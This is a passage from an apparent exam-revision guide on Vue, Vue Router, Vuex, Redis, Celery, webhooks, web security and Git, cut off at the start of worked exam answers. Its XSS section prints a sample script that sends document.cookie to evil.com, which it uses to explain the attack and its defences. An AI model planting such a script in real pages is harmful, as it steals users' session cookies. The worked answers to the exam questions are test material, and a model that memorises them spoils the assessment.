  methods: { shout() { this.message = 'HI!'; } }
});
```

The directives you must recognise

Directive	What it does
{{ }}	Print a value into the text.
v-if / v-else-if / v-else	Creates or destroys the element.
v-show	Element always exists; only toggles <code>display</code> .
v-for="item in list"	Repeat an element for every item. Always add <code>:key</code> .
v-bind:src / :src	Set an HTML attribute from data.
v-on:click / @click	Listen to an event.
v-model	Two-way binding for form inputs.
v-html	Insert raw HTML . XSS DANGER Never use on user input.

10.2 `v-if` vs `v-show` — the classic question

FIGURE 10.1 — WHAT THE DOM ACTUALLY LOOKS LIKE



Question 18 is exactly this figure.

KID STORY — DEMOLISH VS CURTAIN

v-if = you **demolish the room** when you don't need it, and **rebuild** it when you do. Nothing is standing there in between.

v-show = the room is always built; you just **draw a curtain** across it. Pull the curtain open and shut a hundred times — cheap. But you paid to build the room even if it's never seen.

	v-if	v-show
When false, in the DOM?	NOT in the DOM (removed)	In the DOM, display:none
Mechanism	create / destroy element	toggle CSS display
Lifecycle hooks re-run?	Yes, on every toggle	No, never re-mounts
Cheaper to toggle	No	Yes
Cheaper on first load	Yes (may render nothing)	No (always renders)
Works with v-else	Yes	No
Works on <template>	Yes	No

computed VS methods VS watch

Caching is the whole story. Five questions live here.

11.1 The three tools

computed	A value derived from other data. CACHED . Re-runs only when one of the reactive things it <i>read</i> changes. Used in the template like a property (no brackets): <code>{{ total }}</code>
methods	A plain function. NOT cached . Runs every single time it appears in a re-render, or whenever you call it. Called with brackets: <code>{{ total() }}</code>
watch	"When X changes, do something ." Used for side-effects : fetch data, save to storage, update another variable. Returns nothing useful.


KID STORY — THE SHOPKEEPER'S CALCULATOR

A customer keeps asking "what's my total?"

- **method** = a lazy shopkeeper who **re-adds every item from scratch**, every single time you ask. Ask 10 times → 10 full calculations.
- **computed** = a smart shopkeeper who writes the total on a **sticky note**. Ask 10 times → he reads the note 10 times, **1 calculation**. He only tears up the note and recalculates if you actually **add or remove an item**.
- **watch** = a bell on the door: "**whenever** a new customer walks in, ring the bell and SMS the manager." It isn't producing a value; it's reacting to a change.

11.2 How the cache decides to expire (the "dirty flag")

FIGURE 11.1 — DEPENDENCY TRACKING FOR `EXPENSIVE()`



CLICK "Calculate" → `this.time = Date.now()`

``time`` is NOT a dependency of `expensive()`. Cache stays clean. "computed run" is NOT logged again.

CHANGE `this.a` OR `this.b` → cache marked dirty

Next time the template reads `{{ expensive }}`, the function re-runs and logs "computed run" once.

Questions 26 and 27 are both answered by this diagram.

THE RULE THAT DECIDES EVERY CACHING QUESTION

A computed property re-runs **only if a reactive value it actually READ inside its own body has changed**.

Changing *any other* piece of data — even if it causes the component to re-render — will **not** re-run it. The template simply reads the cached value again.

So the test is mechanical: list the `this.xxx` names *inside* the computed function. That list, and nothing else, is its trigger list.

TRAP

`Date.now()`, `Math.random()`, and `localStorage` are **not reactive**. A computed property that uses them will **never** update on its own. That is why "when `Date.now()` changes" is always a wrong option.

Benefits of computed caching — the list examiners want

Claimed benefit	True?	Why
Avoids unnecessary recomputation	YES	That is literally the definition of caching.
Reduced CPU usage	YES	Fewer executions of the expensive body.
Faster rendering	YES	Re-render reads a stored value instead of recalculating.
Makes all computations asynchronous	NO	Computed getters are synchronous . Caching has nothing to do with async.

11.3 When to use a watcher instead

```
watch: {
  '$route.params.id': function(newId, oldId) {
    this.userId = newId;      // side-effect: copy into data
    this.fetchUser(newId);    // side-effect: call an API
  }
}
```

DECISION GUIDE

Do you want a value to display? → `computed` .

Do you want to DO something (fetch, save, assign to another variable)? → `watch` .

Do you need it to run on a click/event? → `methods` .

TRAP

Data properties (things in `data()`) are **dumb boxes**. They do **not** recalculate themselves. If a variable in `data` should change when something else changes, **somebody must assign to it** — that somebody is a watcher or a method. This is precisely why the watcher in Questions 29, 30 and 32 is needed.

Components: Props Down, Events Up

The one-way data flow law, and `$emit`.

12.1 The law of one-way data flow

THE LAW

Data flows DOWN from parent to child using **props**.


Events flow UP from child to parent using `$emit`.

A child may **never** reach up and change the parent's state directly. It can only **request** a change by shouting an event; the parent decides whether to act.

KID STORY — POCKET MONEY

Papa (parent) gives you ₹50 (a **prop**). You cannot open Papa's wallet and take more — that would be chaos, and nobody would know who spent what. What you *can* do is **shout** "Papa, I need 20 more!" (that is `$emit`). Papa hears it and decides. The money always moves **one way**, and the shouting goes the **other way**.

FIGURE 12.1 — `CHILDCOMPONENT.$EMIT('UPDATE', 5)`



Question 2 in one picture: listen with `@update`, payload arrives as `$event`.

12.2 The four facts about `$emit`

Statement	Verdict	Reason
Parent can listen with <code>@update</code>	TRUE	The first argument to <code>\$emit</code> is the event name, so <code>@update</code> (short for <code>v-on:update</code>) is exactly how you subscribe.
Parent receives the payload via <code>\$event</code>	TRUE	Inside an inline handler, the emitted value is available as <code>\$event</code> . (With a method handler it arrives as the first parameter.)
Child can directly modify parent state	FALSE	Breaks one-way data flow. Props are read-only; Vue warns if you mutate them.
<code>\$emit</code> triggers a DOM event	FALSE	It is a Vue custom event on the component's own event system. It does not bubble through the DOM and <code>addEventListener</code> cannot hear it.

TRAP

"\$emit triggers a DOM event" sounds right because you write it like a DOM listener (`@update`). But Vue's custom events are a **separate, internal** system. Native DOM events (click, input) bubble up the HTML tree; Vue custom events go **only** to the direct parent.

Vue Router

Params, nested routes, and the component-reuse gotcha. Six questions.

13.1 What a router does

A **Single Page Application** never really leaves the page. The router looks at the URL and swaps which component is displayed inside `<router-view>`. No server round-trip, no white flash.

```
const routes = [
  { path: '/user/:id', component: User } // :id is a PARAM (a wildcard)
];
const router = new VueRouter({ routes });
// In the component: this.$route.params.id
```

Piece	Meaning
<code><router-view></code>	The screen . The matched component is painted here.
<code><router-link to="..."></code>	The button . Navigates without reloading the page.
<code>:id</code>	A param — matches anything in that slot.
<code>\$route.params.id</code>	Reads the value out of the URL. Reactive .
<code>#/user/10</code>	Hash mode . Everything after <code>#</code> is the router's path.

HASH MODE — DON'T BE CONFUSED BY THE

In `http://127.0.0.1:5000/#/user/10/orders`, the server only ever sees `/`. Vue Router reads **everything after the #** as its path, i.e. `/user/10/orders`. So mentally delete `http://host:port/#` and match what remains.

13.2 Nested routes — a screen inside a screen

A parent route's component can itself contain a `<router-view>`. Children are rendered **inside** the parent, not instead of it.

FIGURE 13.1 — RENDERING /USER/10/ORDERS

URL: `http://127.0.0.1:5000/#/user/10/orders`


host + /# →

ignore

/user/:id

/orders

→ two levels match



Question 16. Note how the empty child path `""` would have given "User Overview" instead.

NESTED-ROUTE MATCHING RECIPE

1. Strip the host and the `#`. You are left with the router path.
2. Match the **parent** path first. Note the param values.
3. The **leftover** segment matches a child. `path: ""` is the default child, used when nothing is left over.
4. Render the parent's template, and drop the child into the parent's `<router-view>`.
5. Output = parent's text + child's text.


13.3 The component-reuse gotcha (very heavily examined)

THE GOTCHA

When you navigate from `/user/1` to `/user/2`, the path pattern is the **same**, so Vue Router **reuses the very same component instance** for efficiency.

Consequence: `created()` and `mounted()` do **NOT** run again. Any data you loaded in those hooks becomes **stale** — the screen keeps showing the previous user's / previous route's data.

FIGURE 13.2 — WHO UPDATES AUTOMATICALLY AND WHO DOES NOT



Memorise the three columns. Questions 22, 29, 30, 31, 32 all test this split.

THE TWO-COLUMN LAW — WRITE THIS ON YOUR HAND

Reads the route DIRECTLY	Stored in <code>data</code>
<code>{{ \$route.params.x }}</code> in template computed that reads <code>this.\$route.params.x</code>	plain data variables anything fetched in <code>created</code> / <code>mounted</code>
Auto-updates. Always fresh.	Frozen until someone assigns to it.


Vuex — The Shared Notice Board

State, Mutations, Actions, Getters. One question, one rule.

14.1 Why Vuex exists

When many components need the same data (the logged-in user, the cart), passing props up and down a deep tree becomes painful. Vuex puts that data in **one central store** every component can read.

FIGURE 14.1 — THE ONE-WAY VUEX CYCLE



THE RULE THAT IS EXAMINED

State must be changed **ONLY** through **MUTATIONS**. Actions do not change state — they commit mutations. Getters **NEVER** change state (they only compute). State **CAN** contain nested objects — that is normal.

Component → dispatch → Action → commit → Mutation → State → back to the component.

KID STORY — THE CLASSROOM NOTICE BOARD

The **state** is a notice board everyone can read. But only the **class monitor (mutation)** is allowed to hold the marker and write on it — so if something looks wrong, you know exactly who to ask. An **action** is a student who first runs to the office to fetch the information (slow, async) and then *asks the monitor* to write it. A **getter** is a boy who just reads the board aloud in a nicer way ("3 of the 5 items are done") — he never writes.

Part	Job	Can change state?	Async allowed?	Triggered by
state	holds the data	it <i>is</i> the data	—	—
mutations	write the data	YES — only these	NO	<code>commit()</code>
actions	business logic, API calls	No (must commit)	YES	<code>dispatch()</code>
getters	derived/filtered values	NO	NO	reading them

TRAP

"State should be modified only through **actions**" is **wrong** — actions cannot write state, they only `commit` a mutation. "Modified by **getters**" is wrong — getters are read-only. "Cannot contain nested objects" is wrong — nested state is completely normal.

Redis — The Super-Fast Memory Box

What it is, what it is NOT, and why every option mentioning SQL is wrong.

15.1 The definition to memorise word-for-word

REDIS, OFFICIALLY

Redis is an **in-memory data structure store**, used as a **database, cache, and message broker**. It keeps data in RAM (not on disk), so reads and writes take **microseconds**. It is **NOT relational** and it does **NOT** use SQL — you talk to it with simple commands like `GET`, `SET`, `LPUSH`, `PUBLISH`.


KID STORY — DESK DRAWER VS THE SCHOOL LIBRARY

A normal database (PostgreSQL, MySQL) is the **school library**: enormous, permanent, organised, but you must walk there, find the shelf, and sign a register. Slow-ish, but nothing is ever lost.

Redis is the **drawer in your own desk**. You grab things instantly without standing up. But it is small, and if the desk is emptied (server restart, no persistence) things can vanish.

So Redis does not replace the library — it sits in front of it and saves you the walk. That is exactly what "cache" means.

FIGURE 15.1 — REDIS AS A CACHE IN FRONT OF THE REAL DATABASE



Redis COMPLEMENTS the API data store. It does not replace it, and it is FASTER, not slower.

Questions 7 and 25 both rest on the words "in-memory" and "complement".

15.2 Redis can store far more than strings

Data type	Example command	Typical use
String	SET user:1 "Aniket"	cache a value, counters
Hash	HSET user:1 name Aniket age 21	an object / record
List	LPUSH queue "task1"	job queues (this is how Celery uses it)
Set	SADD tags "vue"	unique collections
Sorted Set	ZADD scores 100 "aniket"	leaderboards, priority queues
Pub/Sub	PUBLISH news "hello"	real-time messaging, broadcast

The four Redis claims and their verdicts

Claim	Verdict	Why
In-memory database	TRUE	Its defining feature — data lives in RAM.
Supports publish-subscribe (pub/sub)	TRUE	Built-in <code>PUBLISH</code> / <code>SUBSCRIBE</code> .
Can be used as a Celery result backend	TRUE	Standard, documented Celery setup — and as the broker too.
Requires SQL to query	FALSE	Redis is NoSQL . It uses its own command set, never SQL.
Can only store strings	FALSE	See the table above — hashes, lists, sets, sorted sets.
Slower because it stores everything in memory	FALSE	Backwards. Memory is far faster than disk. That is the entire point.


Celery + Redis — Background Jobs

How a website sends 10,000 emails without making the user wait.

16.1 The problem

A user clicks "Export my report". Generating it takes 40 seconds. If you do that inside the web request, the browser spins for 40 seconds and probably times out. The fix: hand the job to a **worker** running elsewhere, and reply to the user instantly.

FIGURE 16.1 — THE CELERY ARCHITECTURE



REDIS PLAYS TWO ROLES HERE — know both

1. **Message broker (queue)** — holds the list of pending / scheduled tasks until a worker picks one up.
2. **Result backend** — stores each task's return value / status so the app can look it up later.

Question 11: Redis's purpose is to hold the tasks and act as the broker.

KID STORY — THE RESTAURANT ORDER SPIKE

You (web app) are the **waiter**. You do not cook. You write the order on a slip and stick it on the **spike/rail** in the kitchen — that rail is **Redis, the broker**. The **cooks** (Celery workers) take slips off the rail and cook, several at once. When a dish is ready they put it on the **pass counter** — that is Redis as the **result backend**. The waiter is free the whole time.

CAREFUL DISTINCTION — WHO DOES WHAT?

Job	Whose job is it?
Store the queue of pending/scheduled tasks	Redis (broker) ✓
Actually execute tasks in parallel	The Celery workers, not Redis
Retry failed tasks	Celery's retry config, not Redis
Return computed results as JSON	A side-effect of serialization, not Redis's purpose

When a question asks "the purpose of **Redis** in a Celery system", pick the **broker/storage** answer. Anything about executing or retrying is Celery's job.

Webhooks — "Don't Call Me, I'll Call You"

Push instead of poll — plus the guarantees they do NOT give.

17.1 Polling vs Webhooks

Polling (asking again and again)

Your app calls the other service every 10 seconds: "any news yet?" — 99% of those calls are wasted.

Like phoning the shop every 5 minutes to ask if your parcel arrived.

Webhook (being told)

You give them your URL once. **They** send an **HTTP POST** to it the moment something happens.

Like giving the shop your phone number so they ring *you*.

WEBHOOK, IN ONE LINE

A webhook is a **user-defined HTTP callback**: the server sends an **HTTP POST** request, carrying a JSON payload, to *your* URL, **asynchronously**, when an event occurs.

17.2 What webhooks do NOT guarantee (this is the exam's real target)

Claim	Verdict	Why
Webhooks use HTTP POST to communicate events asynchronously	TRUE	That is the definition.
Webhooks guarantee events arrive in the exact order they were triggered	FALSE	They are independent HTTP requests over the internet. Network delays, retries and parallel delivery mean order is never guaranteed. Real systems add timestamps or sequence numbers.
The webhook will automatically retry if the receiver is down	FALSE	Retrying is not part of the webhook concept. <i>Some</i> providers implement retries as a feature, but nothing automatic is guaranteed. If your endpoint is down, the event is typically lost.
Redis suits caching order data because it is an in-memory store with fast access	TRUE	Exactly the intended use of a cache.

EXAM PATTERN TO EXPLOIT

In distributed-systems questions, options containing the words "**guarantee**", "**always**", "**exact order**" or "**automatically**" are almost always the **false** ones. The internet is unreliable by nature; correct statements are the modest, descriptive ones.

Web Security Essentials

Passwords, XSS, CSRF and cookie flags. Four questions, all pure concept.

18.1 Storing passwords — hash, never encrypt, never plain

FIGURE 18.1 — THREE WAYS TO STORE A PASSWORD, ONLY ONE IS RIGHT



Question 4. And note: MD5 / SHA-1 / plain SHA-256 are also wrong — too fast, built for speed not passwords.

KID STORY — THE SMOOTHIE

Encryption is folding a letter into an envelope: with the right key you can always unfold it and read the original. **Hashing** is throwing a mango into a **blender**. You get a smoothie. Nobody — not even you — can turn the smoothie back into a mango. But if a stranger claims "my mango is the same as yours", you blend theirs and compare the two smoothies. That is exactly how login works: the server never learns your password, it just compares smoothies.

Salt = a pinch of a *different* random spice per person, so two people with the same password get different smoothies.

18.2 XSS — Cross-Site Scripting

What it is: the attacker gets **their JavaScript** to run inside **your** page, in **your user's** browser. Then it can steal cookies, read the DOM, or make requests as that user.

```
// A user types this into a "comment" box:
<script>fetch('http://evil.com?c=' + document.cookie)</script>

// If your app prints comments as raw HTML, the browser EXECUTES it.
```

KID STORY — THE SCHOOL NOTICE BOARD

Anyone can pin a note on the board. A clever bully pins a note that reads: *"Teacher's instruction: everyone hand your lunch money to me."* Students obey because it is **on the official board**. XSS is exactly this: the attacker's instructions gain your website's authority.

The fix: the office must treat every pinned note as **plain text to display**, never as **an instruction to obey**.

Option	Stops XSS?	Why
Validate user input on the backend and ensure user-provided text is never executed as code	YES	This is the defence: validate/sanitise on input, escape on output, so text stays text.
Store the auth token / JWT in cookies	NO	Where you keep the token doesn't stop script injection. (<code>HttpOnly</code> <i>limits the damage</i> , but it does not prevent the attack.)
Use <code>v-html</code> to show user-generated data	NO	This CAUSES XSS. <code>v-html</code> renders raw HTML, script tags and all. It is the exact opposite of a fix.
Send cookies with every request	NO	Unrelated to XSS — and it actually <i>worsens</i> CSRF exposure.

REMEMBER THE PAIR


In Vue: `{{ mustache }}` **escapes** HTML and is **safe**. `v-html` does **not** escape and is **dangerous**. Never point `v-html` at anything a user typed.

18.3 Cookie security flags

Flag	What it does	Set it to
Secure	Cookie is sent only over HTTPS , never plain HTTP. Stops network eavesdroppers reading it.	True
HttpOnly	JavaScript cannot read the cookie (<code>document.cookie</code> can't see it). Limits XSS damage.	True
SameSite	Controls whether the cookie rides along on requests coming from other sites . The main CSRF defence.	'Strict'

The three SameSite values — know which is strictest

FIGURE 18.2 — SAMESITE: HOW MUCH CROSS-SITE SHARING IS ALLOWED?



Question 5 is a two-part translation exercise. Translate each phrase, then match.

XSS VS CSRF — DON'T MIX THEM UP

XSS = attacker runs **script inside your page**. Fix: escape output, validate input, avoid `<v-html` .

CSRF = attacker makes the **victim's browser send a request** to your site using its existing cookies, from a different site. Fix: `SameSite` cookies + CSRF tokens.

Git — Branches and Merging

One question, and it hinges on a single word: direction.

19.1 The mental model

KID STORY — TWO NOTEBOOKS

`main` is the class's clean **fair notebook**. `appdev2` is **your rough notebook** where you try things out. "Merge `main` **into** `appdev2`" means: *copy the class's latest notes into MY rough book*, so my rough work is up to date. The fair notebook is **untouched**.

THE ONLY RULE YOU NEED


`git merge X` means: **bring X's changes INTO the branch I am standing on right now.**

So the branch you must be **on** is always the **destination**, and the branch you **name** is always the **source**.

Read the question's phrasing: "merge changes **from main into appdev2**" → destination = `appdev2` (already checked out ✓), source = `main` → therefore the command is `git merge main`.

FIGURE 19.1 — DIRECTION MATTERS

CORRECT — standing on `appdev2`, run: `git merge main`



WRONG — `git checkout main`; `git merge appdev2`

This merges the OPPOSITE way: your rough work is pushed into the class's fair notebook.

main gets modified, appdev2 gains nothing. Exactly what the question did NOT ask for.

Question 6. Whoever you are standing on, receives.

Command	What it does
<code>git branch</code>	List branches; * marks the one you are on.
<code>git checkout X</code> / <code>git switch X</code>	Move onto branch X.
<code>git merge X</code>	Bring X into the current branch.
<code>git pull origin main</code>	= <code>fetch</code> + <code>merge</code> of the remote main. Also merges into the current branch.
<code>git merge A B</code>	An octopus merge of two branches at once. Not what a normal merge looks like.

PRACTICAL FOOTNOTE (WORTH KNOWING, NOT NEEDED TO ANSWER)

A clean `git merge main` **creates the merge commit by itself**; you don't normally need a separate `git commit`. The extra `git commit -m "..."` in the option is what you *would* run after resolving conflicts — and the question explicitly asks for the sequence that "performs the merge **with a commit**", so the two-line option is the intended answer.

PART B

All 32 Questions — Solved Step by Step

Each solution: the question, the options with the right one highlighted, a numbered reasoning trail, why every wrong option is wrong, and the concept chapter to revise.

HOW TO USE PART B

Cover the answer with your hand. Read the question. Try it yourself using the rule from Part A. **Then** uncover and compare your reasoning trail with mine. If your *answer* was right but your *reason* was different, that is a warning sign — re-read the concept chapter.

Question 1

call & bind • Ch 1, 2

What will be the output of the following program?

```
const calculator = {
  multiplier: 5,
  calculate: function(a, b) {
    console.log(`Result: ${a + b} * this.multiplier`);
    return (a + b) * this.multiplier;
  }
};

const advancedCalc = { multiplier: 10, bonus: 20 };

const operation1 = calculator.calculate.call(advancedCalc, 3, 5);
const operation2 = calculator.calculate.bind(advancedCalc, 4);
operation2(8);
console.log(operation1);
console.log(typeof operation2);
```

A Result: 40 / Result: 60 / 40 / object

B Result: 80 / Result: 120 / 80 / object

